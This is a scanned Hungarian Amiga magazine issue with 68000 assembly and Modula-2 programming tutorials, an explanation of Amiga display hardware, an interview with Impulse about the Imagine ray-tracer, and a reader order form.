A BSR vagy JSR utasításokkal meghívott szubrutinból térhetünk vissza ezzel az utasítással. A visszatérési cím a veremből a programszámlálóba kerül.

## Feltételes vezérlésátadás

A 68000-es processzor rendkívül sok lehetőséget ad egy-egy jelzőbiteket állító utasítás (aritmetikai utasítások, összehasonlító utasítások, bitműveletek, elforgatási utasítások, stb.) után a művelet kimenetelének ellenőrzésére, illetve az ettől függő vezérlésátadásokra.



**A lehetséges feltételek a következők:**

|       |                                       |                  |
|-------|---------------------------------------|------------------|
| T     | True—igaz                             | Mindig           |
| F     | False—hamis                           | Soha             |
| HI    | High—magas                            | -C*-Z            |
| LS    | Low or Same                           | C+Z              |
| CC/HS | Carry Clear                           | -C               |
| CS/LO | Carry Set                             | C                |
| NE    | Not equal—Nem egyenlő                 | -Z               |
| EQ    | Equal—Egyenlő                         | Z                |
| VC    | Overflow Clear                        | -V               |
| VS    | Overflow Set                          | V                |
| PL    | Plus                                  | -N               |
| MI    | Minus                                 | N                |
| GE    | Greater or equal—nagyobb vagy egyenlő | N*V+ -N*-V       |
| LT    | Less Than—kisebb mint                 | N*-V+ -N*V       |
| GT    | Greater Than—nagyobb mint             | N*V*-Z+ -N*-V*-Z |
| LE    | Less or equal—kisebb vagy egyenlő     | Z+N*-V+ -N*V     |

**A feltételeket a következő utasításokban használhatjuk fel:**

**B 'cimke'**

Ugrás, ha a feltétel igaz. Az utasításra ugyanazok a szabályok érvényesek mint a BRA-ra (rövid ill. hosszú ugrás, maximális eltolások, stb.).

|     |       |          |                        |
|-----|-------|----------|------------------------|
| PI: | BEQ.S | nulla    |                        |
|     | BNE.S | nemnulla |                        |
|     | BGT.S | nagyobb  |                        |
|     | BFS   | sehova   | ;ez sohasem ugrik!     |
|     | BT.S  | mindig   | ;ez ugyanaz mint a BRA |

**DB Dx,'cimke'**

Ha a feltétel teljesül, akkor az adatregiszter értéke eggyel csökken. Ha ezt követően az adatregiszter értéke nem egyenlő minusz eggyel, akkor az ugrás végrehajtott. Itt nem létezik rövid ugrás, az offset értéke mindig -32768..32767 között van. Az adatregiszter mindig szó hosszúságon dekrementálódik, illetve szó hosszön ellenőrzi a processzor, hogy minusz egy-e.

|     |       |       |                         |
|-----|-------|-------|-------------------------|
| PI: | TST.B | (A0)+ |                         |
|     | DBEQ  | D1,PI | D1 darab 0 byteot keres |

**Egy egyszerű program**

Most megírjuk első, elég egyszerű programunkat, amellyel egy blokkot mozgatunk a memóriában:

|     |        |             |
|-----|--------|-------------|
|     | lea    | honnan,a0   |
|     | lea    | hova,a1     |
|     | move.w | #hossz-1,d0 |
| kor | move.b | (a0)+,(a1)+ |
|     | dbf    | d0,kor      |

Ez a kis program a HONNAN címkétől kezdve HOSSZ számú byteot átvizsgál a HOVA címkéhez.

# Assembly haladó

Rovatvezető: URZ

Ebben a számunkban két egyszerű, de játék illetve demoprogramokhoz jól használható rutinkát közlünk. Sajnos az Amigám nagyon beteg, ezért már megírt játékból ollóztam ki őket.

Az első egy véletlenszámgenerátor, amely meghívása után egy pszeudo-véletlenszámot ad vissza d0-ban.

A második egy BCD-ASCII átalakítóprogram, amely például pont, élet, stb kiírásánál lehet nagyon hasznos.

```

;-----
rnd move.l #$48000000,d0 ;27 & 30. bit beallitva
 and.l rndseed,d0 ;erdekes bitek be
 swap ;le az also felebe
 lsl.w #2,d0 ;X flagbe
 roxl.b #1,d1 ;es onnan 01-be
 rol.w #3,d0 ;a masik bit D0 0. bitjebe
 eor.b d0,d1 ;EOR
 lsr.b #1,d1 ;Vissza az X flagbe
 roxl.w rndseed+2 ;uj veletlenszam generalasa
 roxl.w rndseed
 move.w rndseed,d0 ;veletlenszam D0-ba

rts

```

```

rndseed dc.l $5ADE93B2
;-----

```

```

;-----a1:BCD a0:ASC d0:BCDbytehossz-1
bcdasc move.b (a1),d1
 lsr.b #4,d1
 ori.b #$30,d1
 move.b d1,(a0)+
 move.b (a1)+,d1
 andi.b #$f,d1
 ori.b #$30,d1
 move.b d1,(a0)+
 dbf d0,bcdasc
 rts
;-----

```

# Elmélet...

Mint már előző számunkban is említettük, az assembly haladó rovat két részre szakad. Az egyik megmarad kisebb gyógyrutinok közlésére (amiket lassan már Ti is írhatátok...), míg a másik programozástechnikai ötleteket próbálna adni (listák nélkül). A későbbiekben az elméleti részhez az ON DISK lemezen példaprogramokat mellékelünk, amelyekre sajnos az újságban nincs hely. Ezeket az elméleti cikkeket úgy próbálom megfogalmazni, hogy az alapján mindenki tudjon programot írni. Megkérném mindenkit, hogy ezeket a programokat juttassa el hozzám (akár levélben, akár a BBS-en keresztül), hogy azt másokkal is megoszthassuk.

A mai cikkben a képernyőkezeléssel kapcsolatos néhány turpisságot szeretnék leírni. Ha a haladó assemblysok ennél mélyebb cikkeket követelnek, kérem jelezzék!

## Hogyan használjuk a képernyőt programjainkban?

Mint BBKING már ezerszer leírta a DTV rovatban, a számítógép is a megszokott videojeleket használja. Ez azt jelenti, hogy a gép is 50 Hz frekvenciával küldi ki képeit a video-RAM-ból. Próbáljunk meg elképzelni egy állóképet. A video-RAM-ból az adatok egy kis átalakítás után sorra haladnak a monitor felé, amely a pillanatnyi RGB értékeknek megfelelően vezérli a képernyő megadott pontjára mutató elektronsugarat. Amíg áll a kép, minden rendben. De mi történik, ha módosítjuk? Ha a video-RAM-ba írunk, akkor mindig tudnunk kell, hogy hol jár az elektronsugár. Képzeljük el: programunk éppen módosítja a video-RAM-ot. Valameddig már eljutott, de ekkor az elektronsugár megelőzi. Az eredmény: 1/50 másodpercig felül az új kép, alul a régi kép. Ez ugyan csak egy villanás, de ha minden képfrissítéskor bekövetkezik (spriteokat, BOBokat rakunk ki az elektronsugárhoz való szinkronizálás nélkül...), akkor a képernyő előtt ülő nem, fog lelkesedni a játékért vagy demoért. Tehát a képernyő adott részét mindig akkor kell módosítanunk, ha a sugár biztosan nem arra jár. Ezért érdemes megvárni míg az eléri a használt képernyő végét, ekkor elkezdni módosítani az adatokat. Erre egészen a használt

képernyő elejéig van időnk. A gyakorlatban ezt általában úgy oldjuk meg, hogy a képernyő végén egy megszakítást kérünk, amely jelzi a BOB-kezelőnek, hogy kezdheti a munkát. Ha a spriteokat felülről lefelé helyezük ki, akkor még a kép kezdete sem a végső határ, de amennyiben addig nincsen készen a képernyőmódosítás, már javaslom a második megoldást. Teszteléskor érdemes a sprite kezelő elején a keret színét megváltoztatni, majd a munka befejeztével visszaállítani. Így mindig látjuk, hol tart az elektronsugár kezdéskor ill. befejezéskor.

## A második megoldás: két képernyő

Ez a megoldás az előző esetben sem kizárt, és szerintem sokkal elegánsabb. A dolog lényege a következő: két video-RAM részt használunk, és a módosításokat mindig azon végezzük el, amelyik nem látszik...

1. Háttér mindkét képernyőre.
2. Spriteok képl-re
3. Képl aktív
4. Spriteok kép 2-re
5. Kép 2 aktív
6. Régi spriteok levétele képl-ről
7. Módosítások képl háttérén
8. Új spriteok felhelyezése képl-re
9. Képl aktív
10. Régi spriteok levétele kép2-ről
11. Módosítások kép2 háttérén
12. Új spriteok felhelyezése kép2-re
13. vissza 5-re

Egy kép aktiválásánál ügyelnünk kell arra, hogy a képernyőváltás a képvisszafutás (Vertical Blank) alatt következzen be. Ha nem így dolgozunk, akkor a két kép használata teljesen felesleges, mert a villogás ismét megjelenik... (gondoljuk végig).

folytatjuk...

### A képernyővezelő programozása

Az Amiga család gépei elsősorban igen rugalmas képernyőkezelési lehetőségeikről híresek. Bátran kijelenthetjük, hogy a házi számítógépek kategóriájában a kép megjelenítési lehetőségek terén az Amiga viszi el a pálmát. Az Atari gépek többek között ezért veszítettek a vásárlók kegyeiért folytatott versenyben. (Bár az STE sorozat lehetőségei e téren már elérik az Amigáét, de ezt csak viszonylag kevés szoftver használja ki.)

Nézzük, pontosan mik a lehetőségek a képek megjelenítésénél:

Alacsony felbontású üzemmód

felbontás: 320x512 (interlace)

színek száma: 64

Nagyfelbontású üzemmód

felbontás: 640x512 (interlace)

színek száma: 16

Hold And Modify üzemmód:

felbontás: 320x512 (interlace)

színek száma: 4096

Egyéb lehetőségek:

- vízszintes finom scroll
- modulo használata
- dual playfield üzemmód
- ütközésvizsgálat

### A képmegjelenítés elmélete

A televízió képmegjelenítésének legalább alapfokú ismerete nélkül igen nehéz, vagy lehetetlen lenne megértetni a továbbiakat, így most ezt foglaljuk össze, igen tömören. Reméljük, a tömörség ellenére minden érthető lesz majd, de aki esetleg többet akar tudni erről a témáról, az utánanézhethet a műszaki könyvkiadó gondozásában megjelent "Rádió és televízió műszaki alapismeretek kézikönyve" című kiadványban.

A képernyőn a képet egy elektronsugár építi

fel, ami a képernyő bal felső sarkától indulva soronként hozza létre a teljes képet. A szabványos televíziókép interlace, azaz sorváltásos technikát alkalmaz a függőleges felbontás növelésére, a képfrekvencia növelése nélkül. Ez azt jelenti, hogy egy képfrissítési folyamat alatt vagy csak a páros, vagy csak a páratlan sorokat viszik át. Egy teljes kép felrajzolásához tehát két félkép átvitele szükséges. Mivel másodpercenként 50 félképet visznek át, ezért egy másodperc alatt 25 teljes kép megjelenítése lehetséges.

Az Amiga számítógépek támogatják az interlace üzemmód használatát, ami nem csak a függőleges felbontás növelése miatt fontos, hanem hogy a gép által kiadott kép probléma nélkül rögzíthető legyen. A nem interlace üzemmódban előállított képek felbontása egyébként pontosan fele az interlace képeknek, és ilyenkor egy másodperc alatt 50 teljes kép átvitele történik meg.

A színes képek átvitelének megértéséhez tudnunk kell, hogy bármely szín előállítható a vörös, a zöld, és a kék szín különböző arányú összekeverésével. Ezért a színes kép átvitelekor csak az alapszíneket kell átvinnünk. Az Amigán az alapszínek intenzitását négy biten adhatjuk meg, ezért a paletta színeinek száma  $16 \cdot 16 \cdot 16 = 4096$ .

Miután megszereztük a legszükségesebb alapismereteket a televízió képkalkulációjával kapcsolatban, rátérhetünk az Amiga képernyőkezelő hardware-ének részletes ismertetésére.

Az Amiga bittérképes képmegjelenítést használ. Ez azt jelenti, hogy a megjelenítés folyamán a memória kiválasztott bitjei közvetlenül alakulnak át a kép pontjaivá. Két színű üzemmódban ez úgy néz ki, hogy a képernyőmemória első szavának első bitje a kép első sorának első képpontja lesz, míg a kép utolsó sorának utolsó pontját, a képernyőmemória utolsó szavának tizenötödik



bitje határozza meg.

Ezt a struktúrát ezentúl bitplane-nek nevezzük. Az nyilván mindenki számára könnyen belátható, hogy kettőnél több szín használatakor, egy képpont már nem határozható meg egy bittel. Négy színhez két, nyolchoz három, tizenhathoz négy, harminckettőhöz öt, míg hatvannegyhez hat bit szükséges egy képpont színének kiválasztásához. Nyilvánvaló, hogy a színek számának növeléséhez több bitet kell lehívnunk a képernyőmemóriából minden egyes képponthoz. Ezt az Amigán a bitplane-ek számának növelésével oldották meg. Ahány bit szükséges egy képpont meghatározásához, annyi bitplane-t kell egymással összekapcsolva a gépnek feldolgoznia. Nézzünk most egy konkrét példát. Hogyan határozza meg a képernyővezérlő négy színű üzemmódban a kép első sora első képpontjának színét? Legyen az 2-es bitplane első szava %1001100011100010, míg a 1-es bitplane első szava %0010110101011011. A képernyővezérlő előbb veszi a legmagasabb számú (jelen esetben a 2-es) bitplane megfelelő bitjét (ami most 1). Utána a következő (esetünkben az 1-es) bitplane megfelelő bitjét (ez 0). Mivel ez az utolsó lehívandó adat, már meg is kapta annak a színregiszternek a számát (10=2) amiből az adott képpont színét elő kell vennie.

## A színregiszterek

Az Amiga harminckét színregiszterrel rendelkezik. Láthattuk, hogy a képernyőmemória bitjei nem közvetlenül színeket, hanem színregisztereket választanak ki. Ez alól egyedül a HAM üzemmód kivétel, de erről majd később. Tehát a bitplane-ek megfelelő bitkombinációi kiválasztanak egy színregisztert. Ebben a színregiszterben található érték határozza meg azt, hogy az adott képpont végül is milyen színű lesz. Egy színregiszter tizenkét hasznos bitet tartalmaz, a következő eloszlásban: XXXRRRRRGGGGBBBB. Az X-szel jelölt bitek nem számítanak, az R-rel jelölt bitek a vörös, a G-vel jelöltek a zöld, míg a B-vel jelöltek a kék komponens értékét tartalmazzák. Ha az előbbi példánknál maradva, a 2-es szíregiszter értéke mondjuk \$0FE0, a kép elő

képpontja sárga lesz. A színregiszterekkel kapcsolatban azt kell még megemlítenünk, hogy számozásuk ellentétben a bitplane-ekétől nem egytől, hanem nullától indul.

Mint már említettük, az Amiga harminckét színregiszterrel rendelkezik. Hogyan határozódik meg akkor a hatvannegy színű üzemmód felső harminckét színe? Egyszerű. Vesszük az adott színnél harminckettővel kisebb színregiszter tartalmát, és minden színkomponens értékét megfelezzük.

Ezért hívják ezt az

üzemmódot extra halfbrite, azaz extra félfényességű üzemmódnak.

## Korlátok

Azt már tudjuk, hogy a standard 320 képpont széles képernyőn képpontonként maximum hatvannegy szín közül válogathatunk. Ez nagyfelbontású (soronként 640 képpont) esetén tizanhatra módosul. Ekkor azonban a képernyő DMA olyan nagy sebességgel kéri le a megjelenítéshez az adatokat a memóriából, hogy gépünk sebessége az eredeti töredékére esik vissza. Ezért van az, hogy a nagyfelbontású üzemmód nyolc szín felett csak nagyon ritkán használatos.

Speciális szolgáltatások

## Interlace

Lehetőség van a függőleges felbontás növelésére is. Ekkor a kép két félképre oszlik, és mindkét félképhez külön-külön bitplane készlet tartozik, és a képfrissítési frekvencia 50 Hz-ről 25 Hz-re esik vissza, ami miatt az éles kontúrok mentén a kép kellemetlenül villódzni fog. Van ennek az üzemmódnak azonban egy speciális tulajdonsága: Interlace módban az Amiga kimenő videójele teljesen megfelel a standard televíziókép szabványainak. Ezért van az, hogy a feliratozó programok szinte kivétel nélkül ezt az üzemmódot használják.

## HAM

HAM üzemmódban képpontonként 4096 színből választhatunk. Hogyan lehetséges ez? Természetesen csak egy kis csalással. Egy képpontra ugyanis vagy az első tizenhat

palettaszín közül választhatunk, vagy egy színösszetevőjét (vörös, zöld kék) változtathatjuk meg a bal oldali szomszédjához képest. Ilyenkor a képpont színe erősen függ a bal oldalán álló képpont színétől, ez magyarázza, hogy miért nem nagyon hemzsegnek a HAM üzemmódot kihasználó játékok az Amigán.

Ham üzemmódban mind a hat bitplane aktív, és az adott képpontra vonatkozó hat bit két legértékesebb bitje határozza meg, hogy egy fix színregiszterben található-e a képpont színe, vagy az előző képponthez képest kell módosítani valamelyik komponenst, és melyiket. A kevésbé értékes négy bit vagy a felhasználandó színregiszter számát tartalmazza, vagy pedig a módosítandó szinkomponens új értékét. (Hogy melyiket azt a felső két bit határozza meg.)

## Dual playfield üzemmód

Az Amiga képernyőkezelése lehetővé teszi, hogy egyszerre két képet jeleníthessünk meg, egyiket a másik mögé helyezve. Ilyenkor a hátul lévő mező, az elől lévő háttérszínű pontjai helyén jelenik meg. Van azonban egy elég sajnálatos korlátozás ebben az üzemmódban. Az egy képmezőn megjeleníthető színek maximális száma pontosan fele a megfelelő felbontás normál üzemmódjában alkalmazható színeknek. Ez azt jelenti, hogy 320-as vízszintes felbontásnál egy-egy képmező maximum nyolc, míg 640-esnél maximum 4 színű lehet.

A képmezők bitplane-jeinek felépítése megfelel a normál üzemmódnál tárgyaltaknak, azzal a különbséggel, hogy az egyik mezőhöz a páros, a másikhoz pedig a páratlan számú bitplane-ek tartoznak. A paletta is kettéoszlik ilyenkor: a 0-7-es színregiszterek az első, míg a 8-15-ös színregiszterek a második képmező színeit tartalmazzák. Ha valaki ezek után sem értené a dual playfield lényegét, annak ajánlhatom a SILK WORM nevű játék megtekintését, ahol ez az üzemmód az aktív.

A következő számban jórészt már konkrét programozási példákkal foglalkozunk majd.

Most az márciusi számban közölt bioritmus felépítését és működését fogom elmagyarázni.

A program a MODULE szóval kezdődik, ami után a program neve található (ez jelen esetben a Bioritmus). Ez után következnek a modulokból történő importálás. Az InOut modul tartalmazza a szöveges input és output rutinokat. Az innen behívott procedúrák az alábbiak: ReadInt - integer beolvasása, WriteString - szöveg kiírása, WriteLn - soremelés, WriteInt - Integer kiírása, Read - karakter beolvasása. A MathLib0 nevű modulban találhatók meg a REAL típusú számokkal végzett matematikai műveletek (a négy alpművelettől eltekintve, ami automatikusan, IMPORTálás nélkül használható). A MathLib0 -ból most csak a szinuszfüggvényt, a sin -t használom. Még egy dologgal kell foglalkoznunk, ha a sin (vagy bármelyik más, a MathLib0 -ból IMPORTált) függvényt használjuk: a programban a számolás elvégzése előtt meg kell nyitnunk, utána pedig be kell zárnunk a matematikai könyvtárat, ami az InitMathLib0 modulban található OpenMathLib0, illetve CloseMathLib0 segítségével lehetséges. A következő funkció, a SimpleScreens modulban található CreateScreen segítségével könnyen lehet screent (képet) kinyitni. Sajnos a SimpleScreens modul nem tartozik a szabvány modulok közé, ezért lehet, hogy nincs meg neked. Ebben az esetben használhatod az általam írtat, amit ebben a számban közlök. Az Intuition modulban találhatók meg azok a dolgok, melyek az Amiga grafikai operációs rendszerével asszociálunk: képek, ablakok, menük, gadgetek, stb. Innen most a ScreenPtr típust (TYPE), és a CloseScreen procedúrát használjuk. A ScreenPtr egy adattípus, amire képernyők kezelésekor van szükség, a CloseScreen segítségével pedig egy képernyőt zárhatunk be, ezzel felszabadítva az általa használt memóriát (Modula-2 ezt nem teszi meg automatikusan). A Drawing modulban található a rajzoló utasítások: SetAPen - rajzolás színének beállítása, WritePixel - egy

# MODULA 2

képernyőpont rajzolása egy adott színnel, Move - a toll mozgatása (menj az X,Y pozícióba), Draw - rajolás a SetAPen segítségével beállított színnel (rajzolj az X,Y pozícióba). A Rasters modul tartalmazza az egész képernyővel kapcsolatos dolgokat. A RastPortPtr adattípus, a SetRast egy képet állít a megadott színre, a ScrollRaster pedig scrolloz egy képet. A Views tartalmazza a kép színével kapcsolatos dolgokat. A ViewPortPtr az adattípus, a SetRGB4 segítségével pedig egy színregiszter tartalmát állíthatjuk be (R,G,B értékek segítségével). A SYSTEM modulból IMPORTálja a program az ADR funkciót, ami egy adattípus a tárban elfoglalt címét adja meg.

Végül lássuk a SimpleScreens modulokat. Ezeknek a fordítása az alábbiak szerint történik. Először a DEFINITION MODULE -t kell lefordítani, aminek a hatására a compiler egy SimpleScreens.SBM nevű fordítást készít. Csak ennek a segítségével lehet az IMPLEMENTATION MODULE -t lefordítani, ami a SimpleScreen.OBM -t adja. Ezt a két fájlt (a SimpleScreens.SBM és SimpleScreens.OBM) is érdemes lementeni későbbi használatra. Ha nem akarsz ennyit dolgozni vele, úgy minden IMPORT-ot, és az IMPLEMENTATION MODULE-ban szereplő CreateScreen procedúrát berakhatod a múlt számban közölt program elejére (persze az IMPORTok a többi IMPORThoz).

A jövő hónapban folytatni fogom a program ismertetését, addig is jó szórakozást a Modula-2 -vel.

## Jazz

```
DEFINITION MODULE SimpleScreens;
FROM SYSTEM IMPORT ADDRESS;
FROM Intuition IMPORT ScreenPtr, WindowPtr,
WindowFlagsSet, IDCMPFlagsSet,
GadgetPtr;
CONST Hold_And_Modify = 6;
Extra_Half_Brite = 7;
PROCEDURE CreateScreen (x,y,d : INTEGER;
Title: ADDRESS) : ScreenPtr;
END SimpleScreens.
```

```
IMPLEMENTATION MODULE SimpleScreens;
FROM SYSTEM IMPORT ADR, BYTE,
ADDRESS, SETREG;
FROM Intuition IMPORT ScreenPtr,
CustomScreen, NewScreen, OpenScreen,
WindowPtr, NewWindow,
OpenWindow, IDCMPFlagsSet,
WindowFlagsSet, GadgetPtr;
FROM Views IMPORT ViewModesSet,
ViewModes;
CONST NULL = NIL;
VAR sp : ScreenPtr;
wp : WindowPtr;
MyWindow : NewWindow;
MyScreen : NewScreen;
ScreenName : ARRAY [0..20] OF CHAR;
PROCEDURE CreateScreen (x,y,d : INTEGER;
Title: ADDRESS) : ScreenPtr;
VAR mp : ScreenPtr;
BEGIN
IF x=640 THEN
INCL(MyScreen.ViewModes,Hires); END;
IF y>256 THEN
INCL(MyScreen.ViewModes,Lace); END;
IF d=6 THEN
INCL(MyScreen.ViewModes,HAM);
ELSIF d=7 THEN
INCL(MyScreen.ViewModes,ExtraHalfBrite);
d := 6;
END;
WITH MyScreen DO
LeftEdge := 0; TopEdge := 0;
Width := x; Height := y;
Depth := d;
DetailPen := BYTE (0); BlockPen :=
BYTE (1);
Type := CustomScreen;
Font := NULL;
DefaultTitle := Title;
Gadgets := NULL;
CustomBitMap := NULL
END;
mp := OpenScreen(MyScreen);
RETURN mp;
END CreateScreen;
BEGIN
END SimpleScreens.
```

Az amerikai Impulse cég néhány éve a Turbo Silver nevű programjával tört be az Amiga ray-tracing programok piacára. Ennek a programnak a segítségével nagyon jó minőségű képeket lehet készíteni (fénytörés, képek ráhúzása tárgyra, 24-bites formátum, stb.), de a nehézkes editor miatt a program nem vált olyan népszerűvé az Amigán, mint a Sculpt 4D. Ezért hát a cég programozói nem ülték ölbetett kézzel, hanem több mint két év megfeszített munkával elkészítették a ray-tracing programok királyát: az Imagine-t. Ezzel párhuzamosan kifejlesztettek egy 24-bites kártyát, a FireCracker 24-et, ami nagy felbontásával és 16 millió színével a professzionális felhasználókat veszi célba. Ezekről és még sok minden másról kérdeztem az Impulse cég képviselőjét.

AM -Az ön cége által most megjelent FireCracker 24 kártyának van-e az európai piacokra szánt PAL verziója?

Impulse -Nem, csak az NTSC verziót forgalmazzuk.

AM -Dologoznak-e a PAL kártyán?

Impulse -Sajnos nem, legalábbis most még nem.

AM -És a későbbiekben?

Impulse -Az Impulse hosszútávú tervei között szerepel a PAL verzió kifejlesztése, de csak a nem túl közeli jövőben.

AM -Akkor térjünk át inkább a cég nagysikerű Imagine ray-tracing programjára. Olvasóink szeretnék tudni, hogy a PAL gépeiken működik-e ez?

Impulse -Igen, az Imagine mind PAL, mind NTSC Amigán futtatható, az adott gépnek megfelelő felbontással.

AM -Mint az előbb említette, a FireCracker 24 kártya nem működik az Európában használt PAL gépeken. Képes-e a program vezérelni valamilyen más, PAL rendszerben is működő 24-bites kártyát?

Impulse -Igen, erre van lehetőség, de csak közvetett úton. Az Imagine ismeri az új 24-bites IFF képformátumot, azaz tud 24-bites képet kimenteni. A grafikus kártyát készítő cégnek kell megvalósítania ennek a 24 bites IFF képnek a megjelenítését az adott kártyán, ez nem a mi cégünk feladata.

AM -Ön szerint az Imagine a legjobb ray-tracing program?

Imagine -Igen, szerintünk az Imagine a legjobb Amiga ray-tracing programok közé tartozik pillanatnyilag, és felveszi a versenyt bármilyen más gépen futó hasonló szoftverrel.

AM -Az előző kérdés fényében merné-e az Impulse cég ezt a programot ajánlani egy olyan kritikus környezetbe, ahol nem túl hosszú határidőre kell professzionális minőségű animációt készíteni?

Impulse -Természetesen, szoftverünket már több ilyen helyzetben kipróbáltuk, és nyugodtan állíthatom, hogy minden alkalommal megállta a helyét. Ha már itt tartunk, akkor azt is elmondom, hogy az Imagine a felhasználók igényei és észrevételei alapján lett kifejlesztve, ezért is annyira felhasználóbarát.

AM -Az, hogy a program felhasználóbarát, pontosan mit jelent?

Impulse -Amikor valaki az Imaginnal dolgozik, akkor

közvetlenül a munkára koncentrálhat. Nem kell időt és energiát vesztegetnie olyan dolgokra, melyekre igazából nincs szüksége, csak a szoftver rákényszeríti, mert a programozó nem a felhasználó igényének megfelelően tervezte a programot. Az Imagine fejlesztésekor cégünk a felhasználók igényét maximálisan figyelembe vette.

AM -Miben javult az Imagine a Turbo Silverhez, az Impulse előző ray-tracing próbálkozásához képest?

Impulse -Az Imagine a Turbo Silverhez képest szinte mindenben javult. A programot teljesen újraírtuk, így a kezelése is sokkal könnyebbé és gyorsabbá vált.

AM -Gondolom magukon a ray-tracing algoritmusokon sokat nem kellett változtatni, hiszen ez már a Turbo Silverben is meglepően jók voltak.

Impulse -Igen, ezeken nem kellett nagyobb változtatást végezni, ellenben több újdonság is helyet kapott.

AM -Mint például?

Impulse -Az Imagine tud bump-mappinget használni, és egy tárgyon egyszerre akár több, de legfeljebb négy mapping lehet.

AM -Az animációs rész csinál morphing -ot?

Impulse -Igen, és még ezen kívül sok más animációs lehetőség is van, de ezeknek az ismertetése meghaladja ennek a beszélgetésnek a kereteit.

AM -A Rodin 3D rendszeren nagyon jónak bizonyult a spline mozgásutakkal megadható animáció. Képes-e az Imagine ilyen spline mozgásutakat használni?

Impulse -Nem, ezt nem tudja.

AM -Kezel-e a program single-frame controllereket, azaz tudok-e vele vezérelni olyan videómagnót, mely képkockaként automatikusan felvesz egy animációt?

Impulse -Igen, ez lehetséges, de itt is, mint a 24-bites kártyák esetében, szükség van egy speciális driver-re, amit a controllert gyártó cégnek kell szolgáltatnia.

AM -Készültek-e már az Imagine -en alapuló komplett 3D animációs rendszerek?

Impulse -Igen, több ilyen is van tudomásunk.

AM -Köszönöm a beszélgetést, és sok sikert kívánok a cégnek a további munkához.

Megjegyzés: A leközölt szöveg nem egyezik teljesen az eredeti beszélgetéssel, a könnyebb érthetőség kedvéért itt tömörebb, és némileg módosított formában adom közre (és persze az eredeti beszélgetés angol nyelve helyett magyarul, de gondolom ezen nem fog senki megbotránykozni). A beszélgetés végén még azt az utasítást kaptam, hogy az embereim faxolják a kész cikket az ő embereiknek átolvasásra, de mivel se telefonom, se faxom, és a szöveg különben is magyarul van, ezért most ettől eltekintek.

Az interjúban közölt információval némiképp ellentétes hírt kaptunk Németországból, az Intelligent Memory-től, aki az Impulse termékek európai disztribútora, miszerint a Firecracker 24 PAL verziója fejlesztés alatt áll ugyan, de egy hónapon belül megérkeznek az első darabok... (Hisszük, ha látjuk). Ami hihetőbb, hogy az Imagine software-nek kijött egy új verziója, ami Április közepén érkezett meg Európába, ezért nem is árulták már a régii március óta.

# Visszacsalás

Ezt a lapot hajtsd meg a szaggatott vonal mentén, és küldd el amilyen gyorsan csak tudod !!!

Ezt a részt feltétlenül töltsd ki, ha visszaküldöd a lapot !!!

Név: \_\_\_\_\_ Város: \_\_\_\_\_ Lakcím: \_\_\_\_\_  
 Ir.szám: \_\_\_\_\_ Tel.: \_\_\_\_\_

## Megrendelőlap

**Érdeklődési kör:**

- játéktesztek
- játékleírások
- software tesztek
- software leírások
- hardware leírások
- Basic
- C
- 68000 assembly
- DTP
- DTV

- grafika, animáció
- zene, MIDI
- placi információ
- hírek, érdekességek
- kapcsolat külföldi klubokkal
- ON DISK
- C64 csúcsprogramok
- Atari ST melléklet
- toplisták

- A500 -A1000 -A2000
- A2500 -A3000
- egyéb: \_\_\_\_\_

- 512k -1M -1.5M -2M
- 2M fölött

- harddisk -turbokártya
- bridgeboard: \_\_\_\_\_

- 3.5" -5.25" külső drive

- genlock -képdigitalizáló
- egyéb: \_\_\_\_\_

- Midi interfész -hangdigitalizáló

(töltsd ki a név, cím rovatot!) Megrendelem az AM-et \_\_\_\_\_ példányban  
 O-májusi számot O-negyedévre O-félévre O-egy évre (148, 444, 888, 1776 Ft)

## Apróhirdetés talon

Apróhirdetésed a következő számunkban ingyenesen közöljük! (max. 30 szó)

---



---



---



---

Kérjük írj ide a véleményed a lapról, ötleteid, esetleg egy kérdésed, ami, ha közérdeklődésre tart számot, a következő számban megválaszoljuk. (ha tudjuk)

---



---



---



---

# AM "Teccéyi" index

Kérjük karikázd be a megfelelő számot! Véleményed maximálisan figyelembe vesszük!

|                     |                           |                     |                       |
|---------------------|---------------------------|---------------------|-----------------------|
| 1 2 3 4 5 Warhead   | 1 2 3 4 5 Szerszámosláda  | 1 2 3 4 5 IMPULSE   | 1 2 3 4 5 Pagestream  |
| 1 2 3 4 5 Harpoon   | 1 2 3 4 5 Assembly kezdő  | 1 2 3 4 5 Virologia | 1 2 3 4 5 Ray-Tracing |
| 1 2 3 4 5 Kezdőknek | 1 2 3 4 5 Assembly haladó | 1 2 3 4 5 Dynacadd  | 1 2 3 4 5 ON LINE     |
| 1 2 3 4 5 CeBIT'91  | 1 2 3 4 5 Hardware progr. | 1 2 3 4 5 ATonce    | 1 2 3 4 5 AM TOP 10   |
| 1 2 3 4 5 C tanf.   | 1 2 3 4 5 Modula 2        | 1 2 3 4 5 DPaint    | 1 2 3 4 5 Zene        |

|                           |                |                           |
|---------------------------|----------------|---------------------------|
| 1 2 3 4 5 RCA levele      | 1 2 3 4 5 PIAC | 1 2 3 4 5 AM kezdőknek AK |
| 1 2 3 4 5 Filter Kapcsoló | 1 2 3 4 5      | 1 2 3 4 5 AM haladóknak   |
| 1 2 3 4 5 Mess-UP         | 1 2 3 4 5      | 1 2 3 4 5 AM profiknak    |
| 1 2 3 4 5 AM válaszol     | 1 2 3 4 5      |                           |
| 1 2 3 4 5 AMOS            | 1 2 3 4 5      |                           |

A Te szinted: AK Hal. Prof.

5- csak így tovább 4- nem az igazi 3- elmegy 2- tragédia... 1- szüntessék meg!

## BBS

O - Érdekel az AM BBS  
O- Adott esetben vásárolnék az AM által olcsón terjesztett modemből. (10.000 Ft alatt 2400 Baud)

## ON DISK

Megrendelem az AM ON DISK lemezét. (Név, cím a túloldalon!!!)

O- AM ON DISK Nr.5 - 200 Ft. (áprilisi számhoz)

O- negyed évre (500 Ft) - engedmény  
O- fél évre (1000 Ft) - egy lemez ingyen  
O- egy évre (1800 Ft) - három lemez ingyen  
Az összeget rózsaszín postautalványon kell a részünkre feladni. Irják rá: ON DISK

## Toplista szavazólap

A legjobb játék:

A legjobb felhasználói program:

## PD

Megrendelem az AM Public Domain lemezét. (Név, cím a túloldalon!!!)

| Szám  | Tartalom                       | * |
|-------|--------------------------------|---|
| AM001 | QRT (Quick Ray-Tracer)         |   |
